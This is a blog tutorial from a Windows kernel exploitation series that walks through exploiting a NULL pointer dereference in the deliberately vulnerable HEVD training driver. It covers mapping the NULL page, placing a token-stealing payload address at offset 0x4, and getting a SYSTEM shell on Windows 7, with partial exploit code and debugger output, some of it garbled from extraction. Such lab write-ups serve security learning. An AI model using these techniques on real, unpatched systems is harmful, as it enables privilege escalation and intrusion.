Wednesday, January 17, 2018

Kernel Exploitation

# [Kernel Exploitation] 6: NULL pointer dereference

Exploit code can be found here.

#### 0. Kernel-mode heaps (aka pools)

Heaps are dynamically allocated memory regions, unlike the stack which is statically allocated and is of a defined size.

Heaps allocated for kernel-mode components are called pools and are divided into two main types:

- 1. **Non-paged pool**: These are guaranteed to reside in the RAM at all time, and are mostly used to store data that may get accessed in case of a hardware interrupt (at that point, the system can't handle page faults). Allocating such memory can be done through the driver routine **ExallocatePoolWithTag**.
- 2. **Paged pool**: This memory allocation can be paged in and out the paging file, normally on the root installation of Windows (Ex: C:\pagefile.sys).

Allocating such memory can be done through the driver routine **ExallocatePoolWithTag** and specifying the **poolType** and a 4 byte "tag".

To monitor pool allocations you can use poolmon

If you want to know more about this topic, I strongly recommend reading "Pushing the Limits of Windows: Paged and Nonpaged Pool" post and (the entire series too!).

#### 1. The vulnerability

Link to code here.

```
NTSTATUS TriggerNullPointerDereference(IN PVOID UserBuffer) {
       ProbeForRead (UserBuffer,
                                  ExAllocatePoolWithTag(NonPagedPool,
            DbgPrint("[+] Pool Chunk: 0x%p\n", NullPointerDereference);
       UserValue = *(PULONG)UserBuffer;
```

```
NullPointerDereference->Value = UserValue;
    NullPointerDereference->Callback = &NullPointerDereferenceObjectCallback;
    DbgPrint("[+] NullPointerDereference->Callback: 0x%p\n", NullPointerDerefe
    DbqPrint("[+] Freeing NullPointerDereference Object\n");
if (NullPointerDereference) {
   NullPointerDereference->Callback();
NullPointerDereference->Callback();
```

```
}
__except (EXCEPTION_EXECUTE_HANDLER) {
    Status = GetExceptionCode();
    DbgPrint("[-] Exception Code: 0x%X\n", Status);
}

return Status;
}
```

Non-paged pool memory is allocated of size <a href="NULL\_POINTER\_DEREFERENCE">NULL\_POINTER\_DEREFERENCE</a> with 4-bytes tag of value <a href="kcah">kcah</a>.
<a href="NULL POINTER">NULL POINTER</a> DEREFERENCE struct contains two fields:

```
typedef struct _NULL_POINTER_DEREFERENCE {
     ULONG Value;
     FunctionPointer Callback;
} NULL_POINTER_DEREFERENCE, *PNULL_POINTER_DEREFERENCE;
```

The size of this struct is 8 bytes on x86 and contains a function pointer. If the user-supplied buffer contains MagicValue, the function pointer NullPointerDereference->Callback will point to NullPointerDereferenceObjectCallback. But what happens if we don't submit that value?

In that case, the pool memory gets freed and NullPointerDereference is set to NULL to avoid a dangling pointer. But this is only as good as validation goes, so everytime you use that pointer you need to check if it's NULL, just setting it to NULL and not performing proper validation could be disastrous, like in this example. In our case, the Callback is called without validating if this inside a valid struct, and it ends up reading from the NULL page (first 64K bytes) which resides in usermode.

In this case, NullPointerDereference is just a struct at 0x00000000 and NullPointerDereference->Callback() calls whatever is at address 0x00000004. How are we going to exploit this?

The exploit will do the following:

- 1. Allocate the NULL page.
- 2. Put the address of the payload at 0x4.

3. Trigger the NULL page dereferencing through the driver IOCTL.

### Brief history on mitigation effort for NULL page dereference vulnerabilities

Before we continue, let's discuss the efforts done in Windows to prevent attacks on NULL pointer dereference vulnerabilities.

- EMET (Enhanced Mitigation Experience Toolkit), a security tool packed with exploit mitigations offered protection against NULL page dereference attacks by simply allocating the NULL page and marking it as "NOACCESS". EMET is now deprecated and some parts of it are integrated into Windows 10, called Exploit Protection.
- Starting Windows 8, allocating the first 64K bytes is prohibited. The only exception is by enabling NTVDM but this has been disabled by default.

Bottom line: vulnerability is not exploitable on our Windows 10 VM. If you really want to exploit it, enable NTVDM, then you'll have to bypass SMEP (part 4 discussed this).

Recommended reads:

- Exploit Mitigation Improvements in Windows 8
- Windows 10 Mitigation Improvements

#### 2. Allocating the NULL page

Before we talk with the driver, we need to allocate our NULL page and put the address of the payload at 0x4. Allocating the NULL page through VirtualAllocEx is not possible, instead, we can resolve the address of NtAllocateVirtualMemory in ntdll.dll and pass a small non-zero base address which gets rounded down to NULL.

To resolve the address of the function, we'll use <a href="GetModuleHandle">GetModuleHandle</a> to get the address of <a href="ntd11.d11">ntd11.d11</a> then <a href="GetProcAddress">GetProcAddress</a> to get the process address.

```
PVOID *BaseAddress,
ULONG ZeroBits,
PULONG AllocationSize,
ULONG AllocationType,
ULONG Protect
);

ptrNtAllocateVirtualMemory NtAllocateVirtualMemory = (ptrNtAllocateVirtualMemo
if (NtAllocateVirtualMemory = NULL)
{
    printf("[-] Failed to export NtAllocateVirtualMemory.");
    exit(-1);
}
```

Next we need to allocate the NULL page:

To verify if that's working, put a DebugBreak and check the memory content after writing some dummy value.

```
DebugBreak();
*(INT_PTR*)uBuffer = 0xaabbccdd;
```

```
KERNELBASE!DebugBreak+0x3:
001b:7531492f ret
Evaluate expression: 0 = 00000000
HEVD!main+0x1a4:
001b:002e11e4 mov dword ptr [esi], 0AABBCCDDh
HEVD!main+0x1aa:
001b:002e11ea movsx ecx,byte ptr [esi]
kd> dd 0
00000000 aabbccdd 00000000 00000000 00000000
```

A nice way to verify the NULL page is allocated, is by calling VirtualProtect which queries/sets the protection flags on memory segments. VirtualProtect returning false means the NULL page was not allocated.

### 3. Controlling execution flow

Now we want to put our payload address at 0x00000004:

```
*(INT PTR*)(uBuffer + 4) = (INT PTR)&StealToken;
```

```
Now create a dummy buffer to send to the driver and put a breakpoint at
 kd> dd 0
 00000000 00000000 0107129c 00000000 00000000
 Finally, after executing the token stealing payload, a ret with no stack adjusting will do.
                                                                   Administrator: C:\Windows\system32\cmd.exe - HEVD.exe
 Microsoft Windows [Version 6.1.7601]
 Copyright (c) 2009 Microsoft Corporation. All rights reserved.
 C:\Users\low>cd Desktop
 C:\Users\low\Desktop>HEVD.exe
[+] Found address of NtAllocateVirtualMemory: 0x771E53C0
[+] Found address of ntoskrnl.exe: 0x82817000.
[+] Opened handle to device: 0x0000001C.
[+] Successfully allocated the NULL page.
 Done! Enjoy a shell shortly.
 Microsoft Windows [Version 6.1.7601]
 Copyright (c) 2009 Microsoft Corporation. All rights reserved.
 C:\Users\low\Desktop>whoami
 nt authority\system
 C:\Users\low\Desktop}_
```

## 4. Porting to Windows 7 x64

To port the exploit, you only need to adjust the offset at which you write the payload address as the struct size becomes 16 bytes. Also don't forget to swap out the payload.

```
*(INT_PTR*)(uBuffer + 8) = (INT_PTR)&StealToken;
```


- Abatchy















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• [Kernel Exploitation] 7: Arbitrary Overwrite (Win7 x86)

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- [Kernel Exploitation] 4: Stack Buffer Overflow (SMEP Bypass)
- [Kernel Exploitation] 3: Stack Buffer Overflow (Windows 7 x86/x64)
- [Kernel Exploitation] 2: Payloads
- [Kernel Exploitation] 1: Setting up the environment

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• OverTheWire: Bandit 21-26

• OverTheWire: Bandit 16-20

• OverTheWire: Bandit 11-15

• OverTheWire: Bandit 6-10

• OverTheWire: Bandit 0-5

Introduction

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